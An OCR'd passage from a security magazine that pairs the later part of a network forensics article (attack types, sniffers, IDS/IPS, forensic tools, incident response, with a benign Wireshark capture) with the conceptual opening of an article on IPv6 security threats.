


**Figure 1.** *Distributed Denial of Service Attack*

## MAN IN THE MIDDLE ATTACK

Man in the middle attacks refer to when someone is actively monitoring, capturing and modifying network traffic without the user's knowledge. In this type of attack, the attacker assumes the identity of a legitimate user in order to gain information. See Figure 2.




**Figure 2.** *Man in the Middle Attack*

## COMPROMIZED KEY ATTACKS

Although capturing and deciphering keys is a difficult and resource-intensive process, it is possible to obtain the key being used to encrypt the network traffic. This allows the attacker to decrypt network communication, modify data and re-encrypt it without the knowledge of either parties involved. Once the data has been re-encrypted, the receiver has no reason to suspect authenticity of the message.

## SNIFFER ATTACKS

Sniffers are network monitoring tools which aid in eavesdropping on the network. They are used by both network administrators and attackers equally. Network administrators rely on Sniffers for purposes such as securing the network or improving the networks performance. The attackers use Sniffers to capture network traffic in order to gather information for attacks. Sniffers are devices that, when connected to a network, capture all or selected network traffic. If the network traffic is not encrypted, it provides the sniffer a full view of the data in the network packet. A sniffer can be a software application running on a computer like a laptop or a standalone device. The software places the computer network card in "promiscuous mode" which allows it to see and capture all of the network traffic. In the background, the captured network traffic is recorded in a predefined log for future or ad hoc analysis use. The basic operation of a sniffer is easy to learn and utilities are readily available in an Open Source format. If you search for Wireshark or Snort, which are Open Source sniffer utilities, you will find hundreds of short videos and tutorials on how to use them for both good and bad purposes.

## APPLCATION LAYER ATTACKS

In an application layer attack, the attacker attempts to exploit the vulnerabilities of the host server and gain access to the server. Once the attacker has gained access into the server, he can then deploy all sorts of attacks to modify data, infect host system with viruses, infect networks with viruses, deploy sniffers and disable security controls for future exploits.

## EXTERNAL THREAT VS INTERNAL THREATS

External Threats refer to threats from an outsider who has no affiliation with the company. External threats are hard to investigate because it is difficult to determine where the threat is coming from. These threats come in two different types: simple attacks and persistent attacks. A simple attack is one in which the attacker tries to get in and out quickly without being detected by an Intrusion Detection System (IDS). The goal of a simple attack is to damage the network security by infecting it with viruses. On the other hand, a persistent threat's goal is to get in and stay for a while. According to SearchSecurity, an "Advanced Persistent Threat" (APT) is a network attack in which an unauthorized person gains access to a network and stays there, undetected, for a long period of time. The intention of an APT attack is to steal data rather than to cause damage to the network or organization. APT attacks target organizations in sectors with high-value information, such as national defense and the financial industry. [2]

Internal threats are usually from someone inside the company. They could be caused by someone who is either directly or indirectly affiliated with the company. A number of times internal threats deal with escalating user privileges or abuse of privileged accounts or service accounts. A privileged account is defined as an account that holds administrative privileges and a service account is an account that is not to be used for interactive logins. For example, a web application logs into a database to obtain customer order information. The account that is being used to access this information is considered a service account. According to Infosecurity Magazine, there are many examples of the malicious abuse of privileged access to be found within recent headlines, including the case involving Saudi Aramco – Saudi Arabia's national oil provider. During August 2012, an individual with privileged access to the company's computers unleashed the Shamoon virus on the network resulting in a devastating loss of corporate data. The attack was so serious that it was described by Leon Panetta, the former US Secretary of Defense, as a "significant escalation of the cyber threat". [3]

Regardless of where the threats come from, a network forensic professional needs to be prepared to handle attacks by having sound investigative practices.

## USES OF NETWORK FROENSICS

As a network forensic professional, you are likely to be involved in two types of investigations: internal and criminal investigations. Examples of internal investigations are a rogue employee, company network intrusions, corporate or industrial espionage or criminal investigations working with a governmental agency. Each type of investigation has different goals and requires different approaches. For example, if it is a planned monitoring activity to monitor a rogue employee, you may have time to install different network traffic collection points if they are not already in place. On the other hand, if it is an incident response where network intrusion is occurring, you may not have the ability to install additional data collections devices if they are not already in place. You would end up looking at the log ad hoc and start your collection from there.

In criminal investigations, you usually have time to setup network listening devices. For example, if a business suspects their network is being used as a front for a data heist or denial of service attack on another organization, law enforcement would have time to install additional network monitoring devices on the victim network.

Network forensics are also utilized for administrative purposes. For example, improving performance, to research blocked ports and blocked addresses or monitoring user activity in general. I have seen network forensic specialists involved in transaction monitoring via networks to identify bottle necks across firewalls and switches. For example, in a Local Area Network (LAN) or Wide Area Network (WAN) environment a network packet may go through multiple routers and switches known as hops before arriving at its destination. You may be required to identify all the different hops and routes. Don't worry, there are tools and utilities that will help you identify these devices.

## STEPS TO CONDUCT FORENSIC ANALYSIS

### MUST HAVE LEGAL AUTORITY

Before you conduct any type of investigation, whether it be a network forensics or a computer forensics investigation, either internal to your organization, for a criminal case or for a private case, you must have legal authority to conduct this investigation. This legal authority comes in several different fashions. For example, in a corporate environment you must have management buy in. You would not want to become a rogue employee who started collecting data unbeknownst to your employer. In criminal cases, you may need a search warrant or a consent to search. Obtaining a search warrant can be an extensive process where you have to prepare a probable cause affidavit, have it admitted in court as evidence before a judge authorizes a search. On the other hand, a consent to search can be fairly quick. A consent to search is basically a pre-printed form customized to a specific situation that can be filled out, signed and approved by a victim or representative of a company. In private cases where a network forensics professional is hired to conduct an investigation, a consent to search or a letter of engagement is the most feasible.

### FIRST STEP – DATAGATHERING

Since the idea in network forensics investigation is to reconstruct network activity during a targeted time frame, the first step is to ensure that there is data available. There are proactive and reactive ways to collect network data. Network switches, firewalls, Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS) are common devices in the majority of networks regardless of size. These devices are a wealth of information. According to Simson Garfinkel there are two approaches to network data capture:

*"Catch-it-as-you-can" systems*, in which all packets passing through a certain traffic point are captured and written to storage with analysis being done subsequently in batch mode. This approach requires large amounts of storage, usually involving a RAID system.

*"Stop, look and listen" systems*, in which each packet is analyzed in a rudimentary way in memory and only certain information is saved for future analysis. This approach requires less storage but may require a faster processor to keep up with incoming traffic.

Both approaches require significant storage and the need for occasional erasing of old data to make room for new data. The open source programs *tcpdump* and *windump*, as well as a number of commercial programs, can be used for data capture and analysis. [4]

## WHERE CAN YOU FIND DATA?

Listed below are common network devices that may contain a wealth of information:

Hub, Switch and Routers are network devices with varying capabilities. They allow computers and networks to connect with each other.

### HUBS

Hubs are network device commonly used to connect different network segments. They are least expensive and less intelligent. As network packets arrive, hubs do not know their destination. Not knowing intended recipient computer, the network packet is broadcasted to all the computers or devices connected to the hub including the sender. The recipient computer either accepts the message while others reject it.

### SWITCH

Switches are similar to hubs but smarter. Unlike hubs, switches filter network traffic and forward packets to their intended recipients. When a packet first arrives, the switch does not know its intended recipient. At that point, the network packet is broadcasted to all the devices. The intended recipient computer accepts the message while others computers reject it. When the intended recipient accepts the message it also identifies itself to the switch and the response goes back to the sender only. Since switch now knows the recipient, all the subsequent packets go to the intended computer. All this happens instantaneously making the switch faster than a hub.

### ROUTERS

Routers are smartest of all three network devices and it is also the most complicated. Again, there are similarities with the other two network devices. The packets are forwarded to intended destinations along the network. Routers are commonly used to connect two networks like Local Area Networks (LAN) and Wide Area Networks (WAN). Routers have routing tables that allow them to determine the best path to get the network packet to its destination.

### INTRUSION DETECTION SYSTEMS (IDS)

Intrusion Detection Systems are hardware devices that are attached at a networks perimeter. An Intrusion Detection System's job is to monitor network traffic as it comes in and match the traffic signature with a library of known attack signatures. If an attack is sensed based on these known signatures, it notifies the administrator. See Figure 3.




**Figure 3.** *Intrusion Detection System*

## INTRUSION PREVENTION SYSTEM (IPS)

Intrusion Prevention Systems are similar to Intrusion Detection Systems as they are hardware devices that are attached to a network. In addition to detecting network intrusions, these devices also block network attacks by blocking traffic. The goal is to stop malicious network traffic before it compromises your network. When operational, IDS and IPS create logs and depending on the type of IDS or IPS being used, you can gather detailed information about the attacks. See Figure 4.




**Figure 4.** *Intrusion Prevention System*


## CONTINIOUS PATCKET CAPTURE

Continuous packet capture devices are basically hardware devices with large storage capacity. Its sole purpose is to capture all of the network traffic. In case of an attack, breech or perhaps an internal investigation, the data can be analyzed. For example, IP Copper is a example of a commercial hardware device that captures all of the network traffic. [5]

## AD HOC SNIFFER

### WRESHARK

Wireshark is an open source packet analyzer which is essentially a GUI interface to the command line utility called *dumpcap*. Dumpcap is a network traffic dump program which lets you capture network data to a file. If the file becomes too large, the utility can be customized to rotate to a new file every time a file reaches a predetermined size. The Wireshark program can be installed on a desktop computer or a laptop. The software configures the network card to promiscuous mode which allows it to listen to all the network traffic regardless of its destination. If installed on a laptop, it gives the network forensics investigator great flexibility and mobility to capture ad hoc network traffic from different subnets. See Figure 5.


Capturing from Realtek RTL8102/8103 Family PCI-E FE NIC [Wireshark 1.6.5 (SVN Rev 40429 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply

```
No.   Time      Source                  Destination     Protocol  Length  Info
    1 0.000000  fe80::704d:c94:fde:ff02::c               SSDP             208 M-SEARCH * HTTP/1.1
    2 0.029652  fe80::704d:c94:fde:ff02::1:3             LLMNR             84 Standard query A wpad
    3 0.030271  192.168.0.2             224.0.0.252     LLMNR             64 Standard query A wpad
    4 0.129750  fe80::704d:c94:fde:ff02::1:3             LLMNR             84 Standard query A wpad
    5 0.129930  192.168.0.2             224.0.0.252     LLMNR             64 Standard query A wpad
    6 0.329694  192.168.0.2             192.168.0.255   NBNS              92 Name query NB WPAD<00>
    7 0.496378  Spanning-tree-(for-Broadcast            0x8874            60 Ethernet II
    8 1.079591  192.168.0.2             192.168.0.255   NBNS              92 Name query NB WPAD<00>
    9 1.834402  192.168.0.2             192.168.0.255   NBNS              92 Name query NB WPAD<00>
   10 2.496381  Spanning-tree-(for-Broadcast            0x8874            60 Ethernet II
   11 3.004802  fe80::704d:c94:fde:ff02::c               SSDP             208 M-SEARCH * HTTP/1.1
   12 3.520353  192.168.0.2             192.168.0.4     SMB              172 Trans2 Request, QUERY_PATH_INFO, Query File Basic
   13 3.522552  192.168.0.4             192.168.0.2     SMB              158 Trans2 Response, QUERY_PATH_INFO
   14 3.522793  192.168.0.2             192.168.0.4     SMB              172 Trans2 Request, QUERY_PATH_INFO, Query File Stand:
   15 3.524553  192.168.0.4             192.168.0.2     SMB              142 Trans2 Response, QUERY_PATH_INFO

⊞ Frame 1: 208 bytes on wire (1664 bits), 208 bytes captured (1664 bits)
⊞ Ethernet II, Src: Elitegro_22:a6:72 (c8:9c:dc:22:a6:72), Dst: IPv6mcast_00:00:00:0c (33:33:00:00:00:0c)
⊞ Internet Protocol Version 6, Src: fe80::704d:c94:fde:cefb (fe80::704d:c94:fde:cefb), Dst: ff02::c (ff02::c)
⊞ User Datagram Protocol, Src Port: 60800 (60800), Dst Port: ssdp (1900)
⊞ Hypertext Transfer Protocol

0000  33 33 00 00 00 0c c8 9c  dc 22 a6 72 86 dd 60 00   33...... .".r..`.
0010  00 00 00 9a 11 01 fe 80  00 00 00 00 00 00 70 4d   ........ ......pM
0020  0c 94 0f de ce fb ff 02  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 0c ed 80  07 6c 00 9a 4e 23 4d 2d   ........ .l..N#M-
0040  53 45 41 52 43 48 20 2a  20 48 54 54 50 2f 31 2e   SEARCH *  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  5b 46 46 30 32 3a 3a 43   1..Host: [FF02::C
0060  5d 3a 31 39 30 30 0d 0a  53 54 3a 75 72 6e 3a 4d   ]:1900.. ST:urn:M
0070  69 63 72 6f 73 6f 66 74  20 57 69 6e 64 6f 77 73   icrosoft  Windows
0080  20 50 65 65 72 20 4e 61  6d 65 20 52 65 73 6f 6c    Peer Na me Resol
0090  75 74 69 6f 6e 20 50 72  6f 74 6f 63 6f 6c 3a 20   ution Pr otocol:
00a0  56 34 3a 49 50 56 36 3a  4c 69 6e 6b 4c 6f 63 61   V4:IPV6: LinkLoca
00b0  6c 0d 0a 4d 61 6e 3a 22  73 73 64 70 3a 64 69 73   l..Man:" ssdp:dis
00c0  63 6f 76 65 72 22 0d 0a  4d 58 3a 33 0d 0a 0d 0a   cover".. MX:3....
```

Realtek RTL8102/8103 Family PCI-E FE NIC: ... Packets: 201 Displayed: 201 Marked: 0 Profile: Default

**Figure 5.***Wireshark screen shot*

### SNORT

Snort is an open source network intrusion prevention and intrusion detection system (IPS/IDS) developed by Sourcefire. Snort combines benefits of signature, protocol, and anomaly-based inspection. Snort is an IPS/IDS technology which is deployed worldwide. With millions of downloads and nearly 400,000 registered users, Snort has become the de facto standard for IPS. Snort is a free network intrusion detection and prevention system capable of performing real-time traffic analysis and packet logging on IP networks. Snort can perform protocol analysis and content searching/matching. It can be used to detect a variety of attacks and probes, such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts, and much more. It also has a real-time alerting capability as well. Although open source, Snort is so successful that a commercial version is available from Sourcefire. [6]

### OSSEC

OSSEC is another free Open Source host-based Intrusion Detection System. Although a Host-Bases Intrusion Detection System (HIDS), it also performs log analysis, integrity checking, Windows registry monitoring, Unix-based root kit detection, real-time alerting and active response. As a log analysis and correlation tool, it comes with built-in decoders. It is a scalable, multi-platform system that can be easily customized. It runs on most operating systems, including Linux, OpenBSD, FreeBSD, Mac OS, Solaris and Windows. [7]

### BACKTRACK

Another great tool that can be used for gathering data is Backtrack. Backtrack is a Ubuntu Linux based operating system which can be installed on your local machine or run via live DVD. The software can also be installed on a USB device which you can then boot from. The Live DVD is powerful but considerably slower than a hard disk or USB disk. Backtrack has several built-in network and security tools. Although Backtrack contains various tools with graphical front ends, most tools will be used via a command line. Since Backtrack is a Linux based operating system, a lot of tasks can be scripted for ease of operation.

## INCENDENT RESPONSE FOR NETWORK INTRUSIONS

In your career as a network forensic professional, there may be times when you are required to respond to an incident where there is an active intrusion. In cases like that, time is of the essence. A longer response time will result in more damage to your network. With that in mind, you should prepare a checklist so that personnel can react quickly to mitigate the damage. Although each incident will be different, having a checklist will ensure that nothing gets overlooked. Can you imagine if airline pilots conducted their pre-flight safety inspection by using their memory? How many things do you think they would miss? That's why they have a written pre-flight checklist. Either the pilot or co-pilot can use the checklist and perform a pre-flight safety inspection. Just like this example, you should have an incident response checklist that network personnel can start going through until an incident response team can respond to investigate the intrusion fully.

### PREPARATION

Preparation is the key to success in any critical situation. Be prepared to handle an incident. Have a plan and strategy of who is going to do what. Identify an Incident Response Team. These should be people from your organization and be experts in their field. Communication is key to any critical incidents. You don't want multiple people trying to do same thing. Not only is it a waste of resources, but they could be overwriting each other's changes or blocking each other's changes. Their job responsibility should be clear. Ensure that your Incident Response Team has rights and privileges sufficient to do their job. There is nothing more frustrating than being involved in a critical incident and finding out the people who you have assigned to fix the problem are unable to access critical files and settings. Have the right hardware and software tools available. These tools should be tested in advance and not on the day of the incident. These points may seem common sense, but errors like these have happened. Also consider training your team. They should be properly trained in handling incidents which could cripple an organization if the correct actions are not taken. Have regular exercise drills and tabletop exercises. Tabletop exercises are paper exercises where the incident response team goes through a checklist to ensure nothing is being overlooked.

### IDENTIFICATION

Initially you will want to gather all of the logs and errors (IDS,IPS, Switches and firewalls) and determine that an intrusion has occurred. Again having a checklist of all data sources would be priceless when collecting all the data.

### CONTAINMENT

Limit as much of the damage as you possibly can. In this stage, you would identify and isolate segments of your network by powering off network devices like switches and routers or blocking different communication ports.

### ERADICATION

After having identified and isolated the threat to your network, the next matter of business would be the removal of the identified threats and changes. You would also be restoring the affected system. Having a good backup of your system is critical. As previously mentioned, test your backup and restore processes in advance so you can minimize downtime for your organization.

### PLAN FOR FUTURE

This is a perfect time to reflect on lessons learned from current; as well as past incidents and prepare a case study to see what went wrong and how to avoid it in future. Also, look at how to improve your defenses by patching any vulnerabilities you discover immediately. Look at how the intrusion occurred, what was the weakness that allowed the attack to occur. If the attack was caused by a user error, it may mean retraining your end-users as well as educating your staff on recognizing network attack threats. [8]

## DATA ANALYSIS

When investigating network intrusions, the idea is to determine what happened, when it happened, where it happened and who is responsible for it. Once you have collected or have identified the logs you need, you have to analyze these logs. While some of these logs would be readable via common text editor, for some of them it would require proprietary viewers. Most of the proprietary viewers would have some type of search functionality built in it that should allow you to parse the data to reconstruct what happened. For logs that are easily readable via text editor, there are tools available that can help you sort the data.

### MANDIANT HIGHLIGHTER

Mandiant offers a great utility that can help you sort text based log files. The tool is also priced just right, it is free!

It provides the user the ability to view the data in three different ways:

- The text view allows users to highlight interesting keywords and remove lines with “known good” content.
- A graphical view shows all the content and the full structure of the file.
- The histogram view displays key patterns in the file over time.

Pattern usage becomes visually apparent and provides the examiner with useful metadata that is not available in other text viewers or editors. [9]

### SANS INVESTIGATIVE FORENSIC TOOL KIT (SIFT)

Another great tool that is available to perform data analysis is the SANS SIFT Workstation. The SANS Workstation is a VMware Appliance that is preconfigured with all the necessary tools to perform a detailed digital forensic examination. Although predominantly a computer forensics platform, SIFT is Ubuntu Linux based and contains a variety of tools built for network forensics and log file analysis. Text based log files can be easily mounted in SIFT using external devices in READ ONLY format and easily parsed using Linux built-in utilities like *grep*.

### LIST OF TOOLS IN SANS SIFT

- The Sleuth Kit (File system Analysis Tools)
- Log2timeline (Timeline Generation Tool)
- SSdeep & md5deep (Hashing Tools)
- Foremost/Scalpel (File Carving)
- WireShark (Network Forensics)
- Vinetto (thumbs.db examination)
- Pasco (IE Web History examination)
- Rifiuti (Recycle Bin examination)
- Volatility Framework (Memory Analysis)

- DFLabs PTK (GUI Front-End for Sleuthkit)
- Autopsy (GUI Front-End for Sleuthkit)
- PyFLAG (GUI Log/Disk Examination)

## LOOK OUT OF ANTI FORENSICS

Anti-forensics is a huge topic and becoming more common. There are several detailed papers written on the topic. The idea behind anti-forensics is to either clean up your artifacts before leaving or manufacture and plant your own artifacts in key locations to cover-up your original artifacts. This will make it difficult for the investigators to track you. A quick search on the web will show you numerous websites and white papers about anti-forensics. As a new investigator you have to be extra careful not to over look evidence and verify your evidence in more than one way. Sometimes lack of evidence *IS* evidence!

## IN SUMMARY

Network Forensics is a branch of digital forensics which relates to analysis of network traffic for the purpose of gathering evidence of network tampering, intrusion, evidence of criminal activity or general information gathering. Having an understanding of network topologies and hardware being used in your organization will help you better utilize your tools. While investigating any case, you must have legal authority to investigate. Depending upon the type of case being investigated, the criteria to obtain legal authority is different. When handling incidents involving networks, it is best to have a plan. A checklist of all the key hardware and software where data is available is instrumental in helping you reconstruct what happened. You should have a team of experts from the organization helping you gather and analyze network traffic.

### ON THE WEB

- If you are looking for practice logs or a detailed list of tools available, you can visit following sites: *http://forensicscontest.com/*, *http://digitalcorpora.org/corpora/network-packet-dumps*. These sites provide sample logs with questions and answers that you can use to practice network forensics skills.
- Mandiant Highlighter can be download from: *http://www.mandiant.com/resources/download/highlighter*

### REFERENCES

1. Structured Cabling "Cat5 vs. Cat5e vs. Cat6 – Which Ethernet Cable?" StructuredCabling.com *http://www.structuredcabling.com/cat5-vs-cat5e-vs-cat6-which-ethernet-cable-should-you-be-using-2*
2. Margaret Rouse "Advanced Persistent Threat (APT)" searchsecurity.techtarget.com *http://searchsecurity.techtarget.com/definition/advanced-persistent-threat-APT*
3. Udi Mokady "Comment: Make Internal and External Threats a Boardroom Priority" infosecurity-magazine.com *http://www.infosecurity-magazine.com/view/31182/comment-make-internal-and-external-threats-a-boardroom-priority*
4. Margaret Rouse "Network Forensics" searchsecurity.techtarget.com *http://searchsecurity.techtarget.com/definition/network-forensics*
5. IP Copper "IPCopper Packet Capture Products" ipcopper.com *http://www.ipcopper.com/products.htm*
6. SNORT "About SNORT" SNORT.org *http:/http://www.snort.org/snort*
7. OSSEC "About OSSEC" ossec.net *http://www.ossec.net/?page_id=4*
8. Patrick Kral "The Incident Handlers Handbook" sans.org *http://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901?show=incident-handlers-handbook-33901&cat=incident*
9. Mandiant "Mandiant Highligher" mandiant.com *https://www.mandiant.com/resources/download/highlighter*

## ABOUT THE AUTHOR

*Rizwan Khan, CISSP, CFCE, CEECS, has over 30 years of information technology and investigative law enforcement experience. He began his career in law enforcement in 1986 with the Indiana University Police Department at Indianapolis as a Cadet Officer. He is a graduate of the Indiana Law Enforcement Training Academy (ILEA Class of 1987). After completing his Bachelor's Degree in Public Affairs, Rizwan started his career with the Indianapolis Metropolitan Police Department. From the information technology side, Rizwan has more than a decade's experience working for the US Government as an IT Specialist. Rizwan is a published author and maintains several forensic and information technology certifications including Certified Forensic Computer Examiner (CFCE) through the International Association of Computer Investigative Specialists.*

## TECHNICAL CONTRIBUTOR

*Matthew Shores has over 18 years of information technology and investigative law enforcement experience. He began his law enforcement career in 1991 while a member of the United States Marine Corps. He also graduated from the United States Military Law Enforcement Academy located at Lackland AFB in San Antonio, Texas. In 1999, Matthew started his career with the Indianapolis Police Department. Matthew has held a variety of positions for the police department. He currently works with nationally recognized Indianapolis Metropolitan Police Department Cyber Crimes Unit as a forensic examiner. Matthew has conducted hundreds of digital forensic analyses and has been recognized as an expert in digital forensics in both state and federal courts.*

# IPV6 SECURITY SECURING THE FUTURE OF INTERNET

by Satinder Sandhu

Predictions about when the world will end are as consistent as the predictions that when IPv4 internet addresses will finally run out, but some IT security professionals say that it is the least of our worries. A much bigger concern, they say, should be the security holes that will open up in many business organizations as the world moves over to internet protocol version six (IPv6). In this article we are going to discuss and execute the techniques and methodologies which can make the future of internet .... INSECURE!!

**What you will learn:**

- IPv6 Protocol and Vulnerabilities
- Hands on Network Attacks for IPv6
- Introduction to IPv6 Hacking Toolkit
- IPv6 and Web Assessments
- Exploiting IPv6 using Metasploit
- Security Enhancements in IPv6
- Countermeasures

**What you should know:**

- You should have a basic understanding of IPv6 fundamentals
- Exposure to TCP/IP Protocol
- Basic knowledge of offensive techniques

The IPv6 Security is an important aspect of the changeover that has been lost in all the hype around how IPv4 is about to run out of IP addresses assigned to each internet-connected device because of the explosion of internet users, devices and web services.IPv6 will solve this problem because it provides over four billion times more addresses than IPv4, but in solving that problem, it could expose businesses to cyber attacks as hackers use IPv6 to bypass security controls, filters designed and configured for IPv4 traffic.

In order to ensure the that we are safe and secure while using the IPv6 network, first we need to know the possible attacks and hacks which can exploit the vulnerabilities of the IPv6. So, in this article we would discuss the techniques, methodologies and tools that make IPv6 ..... insecure.

## IPV6 VS OLD ATTACKS

In this section we will analyze some of the most popular cyber attacks in a perspective focused on the comparison and on the possible impact of these with the IPv6.

### RECONNAISSANCE ATTACKS

Reconnaissance attacks, in IPv6, are different for two major reasons: The first is that “Ports Scan” and/or “Ping Sweep” are much less effective in IPv6, because of, as already said, the vastness of the subnet into play. The second is that new multicast addresses in IPv6 will allow finding key systems in a network easier, like routers and some type of servers. In addition, the IPv6 network has a much closer relationship with ICMPv6 (compared to the IPv4 counterparty ICMP) which does not allow too aggressive filters on this protocol.

## OVER THE WALL

It includes the attacks in which an adversary tries to exploit little restrictive filtering policies. Currently, we are used to developing access lists (ACLs) to restrict unauthorized access to the network we want to be protected by set specific policies on gateway devices in between the IPv4 endpoints. The need for access control is the same in IPv6 as in IPv4. In IPv6, the basic functions for mitigation of unauthorized access are the same. However, considering the significant differences between the headers of the two protocols, it is possible to imagine different ways to implement them.

## SPOOFING ATTACKS

While L4 spoofing remains the same, due to the globally aggregated nature of IPv6, spoofing mitigation is expected to be easier to deploy. However the host part of the address is not protected. Layer 4 spoofing attacks are not changed, because L4 protocols do not change in IPv6 with regard to spoofing.

## DDOS ATTACKS

In IPv6, we cannot find the broadcast address. This means that all resulting amplification attacks, like smurf, will be stopped. IPv6 specifications forbid the generation of ICMPv6 packets in response to messages to IPv6 multicast destination address, a link-layer multicast address or a link-layer broadcast address. In general, through the adoption of the new standard, we should find an improvement in this regard.

## ROUTING ATTACKS

Routing attacks refer to activities that try to redirect traffic flow within a network. Currently, routing protocols are protected using cryptographic authentication (MD5 with Pre-Shared Key) between peers. This protection mechanism will not be changing with IPv6. BGP has been updated to carry IPv6 routing information.

## MALWARE

There is no particular implementation in IPv6 which will allow changing the classical approach to malware. However, worms that use the internet to find vulnerable hosts may find difficulties in propagation due to the large address space.

## SNIFFING

This is the classical attack that involves capturing data in transit across a network. IPv6 provides the technology for the prevention of these types of attacks with IPSec, but it does not simplify the problems for keys management. For this reason, this technique can still continue to be practiced.

## L7 ATTACKS

Here we refer to all those types of attacks performed at Layer 7 of the OSI model. Also considering a worldwide adoption of IPSec, this type of attacks will remain almost unchanged. Buffer Overflow, Web Applications Vulnerability, etc., cannot be stopped through the IPv6 adoption. There is also another consideration: if IPSec will be implemented as a standard for communication between endpoints, all devices such as IDS/IPS, firewalls and antivirus will only see encrypted traffic, promoting this type of attacks.

## MAN-IN-THE-MIDDLE

The IPv6 is subjected to the same security risks that we may encounter in a man-in-the-middle attack that affects the suite of IPSec protocols.

## FLOODING ATTACKS

The core principles of a flooding attack remain the same in IPv6.

